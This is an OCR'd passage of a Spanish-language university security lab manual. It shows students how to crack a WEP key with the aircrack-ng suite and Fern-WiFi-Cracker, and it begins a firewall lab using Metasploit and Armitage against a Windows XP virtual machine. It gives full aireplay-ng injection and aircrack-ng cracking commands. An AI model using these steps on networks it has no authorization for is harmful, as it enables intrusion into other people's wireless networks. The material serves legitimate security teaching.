root@bt: ~# airodump-ng wlan1

Si marca un error del tipo *resource busy* significa que no se ha iniciado el proceso. Para solucionar el problema, la misma ayuda de la terminal de Backtrack muestra la sentencia que se debe usar para que se lance la función (figura 9) y es:

root@bt: ~# airmon-ng start wlan1




Figura 9 Error del tipo resourse busy

Esta función convierte la interfaz *wlan1* en modo monitor (figura 10) y la cambia a *mon0*.

Explique ¿qué significa el modo monitor?

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____




Figura 10 Cambio a modo monitor

4.4.9 Se repite la primera sentencia del paso 4.4.8 para iniciar la captura de paquetes durante 30 segundos o más, pero en vez de usar *wlan1* se pondrá *mon0* (figura 11).

root@bt: ~# airodump-ng mon0





Figura 11 Captura de paquetes wireless 802.11

Para detener el proceso de captura solo se debe presionar CTRL+C. Además la tabla muestra una lista de los puntos de acceso detectados y también de los clientes conectados (*stations*).

¿Cuáles son los datos mostrados por airodump-ng y explique brevemente el por qué?

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

4.4.10 Se selecciona la dirección MAC del punto de acceso al que se le requiere comprobar su seguridad. Para este caso, se tiene que tener hincapié en las columnas de *ENC* y *CIPHER* para que aparezca con el cifrado WEP (figura 12).



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0A:EB:0F:2F:96	-60	2	0	0	11	54e	WEP	WEP		CPICT

Figura 12 Selección de la red inalámbrica con cifrado WEP

Sin cerrar la terminal anterior, se abrirá una nueva terminal en Backtrack que se llamará ***Terminal 2*** (para evitar confusión) y se escribe la siguiente sentencia:

root@bt: ~# airodump-ng --*channel* --*bssid* -w captura mon0

Ejemplo:

root@bt: ~# airodump-ng --*channel 11* --*bssid 00:0A:EB:0F:2F:96* -w captura mon0

Nota:

Se debe agregar al valor de *channel*, el número de canal (1-14) en la que se está transmitiendo la señal WiFi, el *bssid* por la dirección MAC de la red inalámbrica seleccionada a atacar.

Esta función es usada para escuchar todo el tráfico de la red elegida, en este caso, se usó la SSID llamada *CPICT*. La cual, durante el tiempo en que se realice la práctica, irá capturando los beacons (paquetes) en el archivo por default *captura-01.cap;* ya que, si se produce un error al conseguir la clave WEP, puede que haga falta que el ataque recabe más información (figura 13). El archivo se encuentra en la siguiente ruta: En la pantalla de inicio, se selecciona *Places>>Home Folder.*




Figura 13 Terminal 2 - Captura de beacons de la red seleccionada

4.4.11 Para iniciar la inyección de paquetes, se abre otra terminal llamada ***Terminal 3*** mientras las dos anteriores siguen activas y se escribe lo siguiente, donde se pone entre paréntesis el valor que le corresponde:

root@bt: ~# aireplay-ng -1 0 -a *(dirección MAC a atacar)* -h *(dirección MAC falsa)* -e *(SSID: nombre de la red a atacar)* mon0

Ejemplo:

root@bt: ~# aireplay-ng -1 0 -a *00:0A:EB:0F:2F:96* -h *00:11:22:33:44:55* -e *CPICT* mon0

Como puede observarse, el proceso se realiza por el channel (canal) 11 para este caso. Es aquí cuando se manda una petición de autenticación sobre un Open System para que pueda asociarse con el punto de acceso a atacar (figura 14).




Figura 14 Terminal 3 - Asociación con el punto de acceso

Para este momento ¿Qué tipo de ataque por inyección de paquetes se está realizando?

_____

A continuación, en la misma ventana se escribe lo siguiente (figura 15):

root@bt: ~# aireplay-ng -3 -b (dirección MAC a atacar) -h (dirección MAC falsa) -e (nombre de la red a atacar) mon0




Figura 15 Terminal 3 - Generación de peticiones ARP

En este caso, ¿Qué tipo de ataque por inyección de paquetes se está realizando?

_____

4.4.12 Una vez más, se abre otra terminal (**Terminal 4**), sin cerrar las demás y se efectúa otro ataque de inyección de paquetes con la siguiente sentencia:

root@bt: ~# aireplay-ng -2 -a (dirección MAC a atacar) -h (dirección MAC falsa) -r captura-01.cap mon0

Los IVs (vectores de inicialización) generados por segundo variarán dependiendo del tamaño del paquete que se seleccione. Cuanto más pequeño sea el tamaño del paquete, mayor será la velocidad por segundo. Cuando se lance el programa (figura 16), se verá así:




Figura 16 Terminal 4 - Tamaño del paquete escogido

Cuando se pregunte *Use this packet ?*, se escribe *Y* para que los paquetes sean inyectados (figura 17). Para obtener mejores resultados, se recomienda inyectar paquetes mayores a 15,000.




Figura 17 Terminal 4 - Inyección de paquetes

Para este caso ¿Qué tipo de ataque por inyección de paquetes se está realizando?

_____

4.4.13 Cuando se tengan suficientes paquetes de datos inyectados, se lanza el comando *aircrack-ng* para crackear la clave WEP y sin cerrar las demás terminales, se abre otra (**Terminal 5**) usando el archivo *captura-01.cap* del paso 4.4.10 y se escribe lo siguiente:

root@bt: ~# aircrack-ng -a 1 -e (nombre de la red a atacar) -b (dirección MAC a atacar) captura-01.cap

El proceso de crackeo comienza y una vez obtenida la clave, se verá así (figura 18):




Figura 18 Terminal 5 - WEP-Key Cracker

Esta clave puede ser usada para conectarse a la red.

4.5 Verificación de la clave WEP obtenida

4.5.1 Se cierran todas las ventanas, excepto la **Terminal 5** que contiene la clave WEP. Se reactiva la interfaz inalámbrica de la propia computadora *wlan0* en otra terminal (**Terminal 6**)**,** debido a que la interfaz *wlan1* está en modo monitor usada por el Alfa Network AWUS036NH. Teclear lo siguiente:

root@bt: ~# ifconfig wlan0 up

4.5.2 Una vez realizado se selecciona del menú de Backtrack (lado superior izquierdo): *Aplicaciones>>Internet>>Wicd Network Manager.*

4.5.3 Una vez ahí, se selecciona la pestaña *Preferencias* y se verifica que la interfaz inalámbrica sea el *wlan0.*

4.5.4 En la pestaña de *Network* se busca la red inalámbrica de la que se obtuvo su clave WEP y se verifica si es efectiva (ya que entre menor sea el número de paquetes inyectados, mayor será el error para determinar la clave WEP) para conectarse, dando clic en *Propiedades* y en donde aparece *key* se agrega la clave en hexadecimal. Se recuerda que se deben quitar los dos puntos entre cada bloque (figura 19) y se da clic en aceptar.




Figura 19 Ingreso de la clave WEP

4.5.5 Finalmente se conecta a la red inalámbrica atacada, se obtiene una dirección IP y listo. Se abre un navegador de Internet para corroborar la conexión (figura 20).




Figura 20 Conexión a la red inalámbrica atacada

PARTE (2/2)

4.6 Realización del ataque usando la aplicación FERN-WIFI-CRACKER

Es importante tomar en cuenta que se necesita un adaptador WiFi que soporte la inyección de paquetes. Es posible verificar si el adaptador se puede poner en modo monitor con solo teclear en una terminal *airmon-ng* en la cual se desplegarán tres columnas, en la primera se muestra la interfaz, la segunda el chipset y la tercera el driver; en esta última, se tiene que fijar que muestre la palabra *phy0* o *phy1 (e*sto quiere decir, que la antena inalámbrica se puede poner en modo monitor) (figura 21). Una vez hecho esto, se puede ejecutar Fern-WiFi-Cracker.

Figura 21 Lista de interfaces que pueden estar en modo monitor

Fern-wifi-cracker es un programa desarrollado en Python que proporciona una interfaz gráfica para el rompimiento de redes inalámbricas, aunque por detrás se está ejecutando la suite aircrack-ng.

4.6.1 En la pantalla de inicio, se selecciona *Aplicaciones>>Backtrack >>Exploitation Tools>>Wireless Exploitation Tools>>WLAN Exploitation>>Fern-wifi-cracker*.

4.6.2 Una vez en el programa, se selecciona la interfaz inalámbrica apropiada para detectar las redes disponibles (figura 22), para este caso será la *wlan1*.

Figura 22 Selección de la interfaz inalámbrica

4.6.3 Una vez seleccionado la interfaz, se creará automáticamente una interfaz virtual adicional (mon0) sobre la seleccionada, como se observa en la figura 23.

Figura 23 Interfaz virtual en modo monitor

4.6.4 Se da clic en el botón de *Análisis para buscar las redes disponibles* y se observa que inicia el proceso y al final muestra los resultados en pantalla, indicando cuántos números de redes WEP y WPA ha encontrado (figura 24).

Figura 24 Búsqueda de redes WEP/WPA

4.6.5 Se selecciona el botón WEP y se escoge alguna red que se quiera atacar y de la cual se desea obtener su clave, use el cursor para realizar la selección. Para este caso, fue la misma red inalámbrica llamada CPICT (figura 25).




Figura 25 Selección de las redes WEP

4.6.6 Una vez seleccionada la red, se muestra su información específica como el BSSID, el canal en el que está transmitiendo, cifrado, etcétera. En la parte inferior derecha se puede elegir entre una variedad de ataques como ARP Request Replay, Chop-Chop Attack, Fragmentation Attack, etcétera.

Además, existen dos formas de efectuar el ataque, ya sea por método regular o usando WPS.

4.6.7 En este caso se seleccionará el ataque ARP Request Replay. Una vez hecho esto se da clic en el botón *Attack* y se iniciará el proceso de rompimiento WEP (figura 26).




Figura 26 Realización del ataque

4.6.8 Se observa, que se están capturando algunos IV (vectores de inicialización) como se muestra en la figura 27. La herramienta también indicará si el adaptador inyecta paquetes ARP correctamente o no.




Figura 27 Inyección de paquetes ARP

4.6.9 Una vez que se hayan recolectado suficientes IV's, se iniciará automáticamente el proceso de rompimiento de la llave WEP (figura 28).




Figura 28 Obtención de la WEP Key

¿Cuál es el beneficio de usar la aplicación Fern-wifi-cracker (modo gráfico) contra la suite de aircrack-ng (modo en terminal)?

_____
_____
_____
_____
_____
_____
_____

5.- Conclusiones

Revise los objetivos de la práctica y emita sus conclusiones.

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

PRÁCTICA 5

WEP KEY-CRACKING

Cuestionario Previo

Nombre del alumno: _____
_____

Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Cómo funciona el cifrado WEP?
2. ¿En qué consiste el cifrado y descifrado RC4?
3. ¿Cuáles son las ventajas y desventajas de usar WEP?
4. ¿Qué otros tipos de WEP existen?
5. Defina los conceptos de Packet sniffers y WEP Crackers.
6. ¿Para qué sirven los IV (vectores de inicialización)?
7. Investiga el cifrado WPA y WPA2.
8. Realiza una tabla comparativa entre WEP, WPA y WPA2
9. Defina las sentencias airodump-ng, aircrack-ng y aireplay-ng, además de sus diferentes usos.
10. ¿Cuáles son los diferentes tipos de ataque que usa aireplay-ng y en qué consisten?
11. ¿Qué significa poner una interfaz de red en modo monitor?
12. ¿En qué consiste el ataque ARP Request Replay, Chop-Chop Attack y Fragmentation Attack?

PRÁCTICA NO.6

FIREWALL

PRÁCTICA 6

FIREWALL

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá el mecanismo de protección más usado (firewall) para cuidar la seguridad informática en una organización de manera lógica.
- Determinará cómo desactivar el firewall de Windows XP.
- Aprenderá a usar y a configurar un ataque con la herramienta de software Armitage.
- Distinguirá el riesgo de entrar a sitios web que tienen en la dirección url ciertos patrones específicos.

2.- Conceptos teóricos

El firewall (puerta de seguridad) es un dispositivo lógico que permite que los usuarios internos se conecten a la red exterior al mismo tiempo que previenen la intromisión de atacantes o virus a los sistemas de la organización, adicionalmente a estos beneficios, los firewalls reducen la carga del sistema en procesos de seguridad, facilitan la centralización de servicios y tiene funciones de separación, limitación y análisis del flujo de la información que circula entre sus dos puertas (figura 1).




Figura 1 Esquema de una red de computadoras que utiliza un cortafuegos

La herramienta Nmap (mapeador de redes) es un código abierto para exploración de red y auditoría de seguridad. Utiliza paquetes IP en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como otras características.

El Metasploit trabaja con una base de datos en la cual se encuentra toda la lista de exploits o vulnerabilidades, lo único que se tiene que indicar al metasploit es la vulnerabilidad a manejar, el sistema a atacar, el tipo de ataque que se usará y los datos diversos que utilizará para atacar al host.

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Windows 7

Software necesario:

- VMware Workstation 9

Máquinas virtuales necesarias:

- Backtrack 5 R3
- Windows XP (Service Pack 3)

4.- Desarrollo

Modo de trabajar

La realización de la práctica será de manera individual.

WINDOWS XP (PARTE 1 DE 3)

4.1 Ejecutar el acceso directo del software VMware Workstation 9 (previamente instalado) que está en el escritorio de Windows 7.

4.2 Iniciar la máquina virtual de Windows XP (previamente instalado), haciendo clic donde dice *Power on this virtual machine* (figura 2).




Figura 2 Interfaz del software VMware Workstation 9

4.3 Una vez en el escritorio de Windows XP, se tiene que abrir el Panel de control, dando clic en el botón de *Inicio>>Panel de Control* (figura 3).

Figura 3 Ruta del Panel de Control de Windows XP.

4.4 Una vez dentro del *Panel de Control* de debe dar doble clic en el icono *Firewall de Windows* para asegurarse de que está activado el firewall del sistema (figura 4). En caso contrario, se debe de activarlo (figura 5).




Figura 4 Firewall de Windows XP.

Figura 5 Firewall activado en Windows XP.

Una vez que se comprobó que está activo el firewall de Windows, se inicia el sistema operativo Backtrack 5.

BACKTRACK (PARTE 1 DE 3)

4.5 Se inicia la máquina virtual de Backtrack 5 (previamente instalado), haciendo clic donde dice Power on this virtual machine (figura 6).

